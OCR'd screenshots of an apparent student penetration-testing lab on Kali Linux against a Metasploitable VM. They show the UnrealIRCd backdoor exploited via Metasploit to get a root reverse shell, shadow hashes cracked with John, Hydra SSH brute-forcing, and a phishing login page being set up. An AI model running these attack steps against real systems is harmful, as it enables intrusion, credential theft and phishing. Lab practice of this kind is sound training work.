

KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 9:33
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:56
kali@kali: ~
Session Actions Edit View Help
isc-dhcp-client is already the newest version (4.4.3-P1-8).
The following packages were automatically installed and are no longer required:
amass-common libgdata-common libjs-underscore libportmidi0 libsoup-2.4-1 libudfread0 python3-bluepy python3-kismetcapturertl433 python3-wheel-whl
firmware-ti-connectivity libgdata22 libmongoc-1.0-0t64 libqt5ct-common1.8 libsoup2.4-common libvpx9 python3-click-plugins python3-kismetcapturertladsb python3-zombie-imp
libbluray2 libgeos3.13.1 libmongocrypt0 libravle0.7 libtheora0 libx264-164 python3-gpg python3-kismetcapturertlamr samba-ad-dc
libbson-1.0-0t64 libhdf4-0-alt libogdi4.1 libsframe1 libtheoradec1 libyelp0 python3-kismetcapturebtgeiger python3-packaging-whl samba-ad-provision
libgdal36 libjs-jquery-ui libplacebo349 libsigsegv2 libtheoraenc1 linux-image-6.12.25-amd64 python3-kismetcapturefreaklabszigbee python3-protobuf samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 170
(kali㉿kali)-[~]
$ sudo systemctl restart NetworkManager
(kali㉿kali)-[~]
$ sudo dhclient -r eth0
(kali㉿kali)-[~]
$ sudo dhclient eth0
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:0e:9c:e3 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
valid_lft 86374sec preferred_lft 86374sec
inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
valid_lft 86374sec preferred_lft 14374sec
inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 86374sec preferred_lft 14374sec
inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$ nmap -sS -sV -0 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-0'
See the output of nmap -h for a summary of options.
(kali㉿kali)-[~]
$
Right Ctrl

```
   1    \_ target: Automatic                        .               .          .      .
   2    \_ target: UT2004 Linux Build 3120          .               .          .      .
   3    \_ target: UT2004 Linux Build 3186          .               .          .      .
   4  exploit/windows/games/ut2004_secure           2004-06-18      good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor    2010-06-12      excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530

sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
```


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:07
kali@kali: ~/phishing_lab
Session Actions Edit View Help
[Wed Oct 29 21:20:11.505284 2025] [php:error] [pid 871:tid 871] [client 127.0.0.1:55672] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0
[Wed Oct 29 21:20:16.477313 2025] [php:warn] [pid 872:tid 872] [client 127.0.0.1:55674] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:20:16.477406 2025] [php:error] [pid 872:tid 872] [client 127.0.0.1:55674] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0
[Wed Oct 29 21:32:02.372548 2025] [mpm_prefork:notice] [pid 861:tid 861] AH00170: caught SIGWINCH, shutting down gracefully
[Wed Oct 29 21:32:02.553505 2025] [mpm_prefork:notice] [pid 3171:tid 3171] AH00163: Apache/2.4.65 (Debian) configured -- resuming normal operations
[Wed Oct 29 21:32:02.553648 2025] [core:notice] [pid 3171:tid 3171] AH00094: Command line: '/usr/sbin/apache2'
[Wed Oct 29 21:32:19.370152 2025] [php:warn] [pid 3175:tid 3175] [client 127.0.0.1:52130] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:32:19.370209 2025] [php:error] [pid 3175:tid 3175] [client 127.0.0.1:52130] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0
[Wed Oct 29 21:32:33.348539 2025] [php:warn] [pid 3174:tid 3174] [client 127.0.0.1:53770] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:32:33.349317 2025] [php:error] [pid 3174:tid 3174] [client 127.0.0.1:53770] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0
[Wed Oct 29 21:33:49.244924 2025] [php:warn] [pid 3176:tid 3176] [client 127.0.0.1:36318] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:33:49.245006 2025] [php:error] [pid 3176:tid 3176] [client 127.0.0.1:36318] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0
(kali㉿kali)-[~/phishing_lab]
$ sudo chmod 777 /var/www/html/log.txt
chmod: cannot access '/var/www/html/log.txt': No such file or directory
(kali㉿kali)-[~/phishing_lab]
$ sudo touch /var/www/html/log.txt
(kali㉿kali)-[~/phishing_lab]
$ sudo chmod 777 /var/www/html/log.txt
(kali㉿kali)-[~/phishing_lab]
$ sudo cat /var/www/html/log.txt
(kali㉿kali)-[~/phishing_lab]
$ sudo cat /var/www/html/log.txt
(kali㉿kali)-[~/phishing_lab]
$ sudo nano /etc/php/8.4/apache2/php.ini
(kali㉿kali)-[~/phishing_lab]
$
(kali㉿kali)-[~/phishing_lab]
$ sudo nano /etc/php/8.4/apache2/php.ini
[sudo] password for kali:
(kali㉿kali)-[~/phishing_lab]
$
(kali㉿kali)-[~/phishing_lab]
$ sudo systemctl restart apache2
[sudo] password for kali:
(kali㉿kali)-[~/phishing_lab]
$ sudo chmod 777 /var/www/html/submit.php
(kali㉿kali)-[~/phishing_lab]
$ sudo ls
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:14
kali@kali: ~
Session Actions Edit View Help
└─$ msfconsole
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf >
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:50
kali@kali: ~
Session Actions Edit View Help
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
sessions 1
[*] Session 1 is already interactive.
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
Right Ctrl


kali@kali: ~

Session Actions Edit View Help

```
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ ^[[200~
zsh: bad pattern: ^[[200~

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:14 40.87% (ETA: 09:05:10) 0g/s 43753p/s 175017c/s 175017C/s lusterios..lusi159951
Session aborted

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

┌──(kali㉿kali)-[~]
└─$
```


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 0:37
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
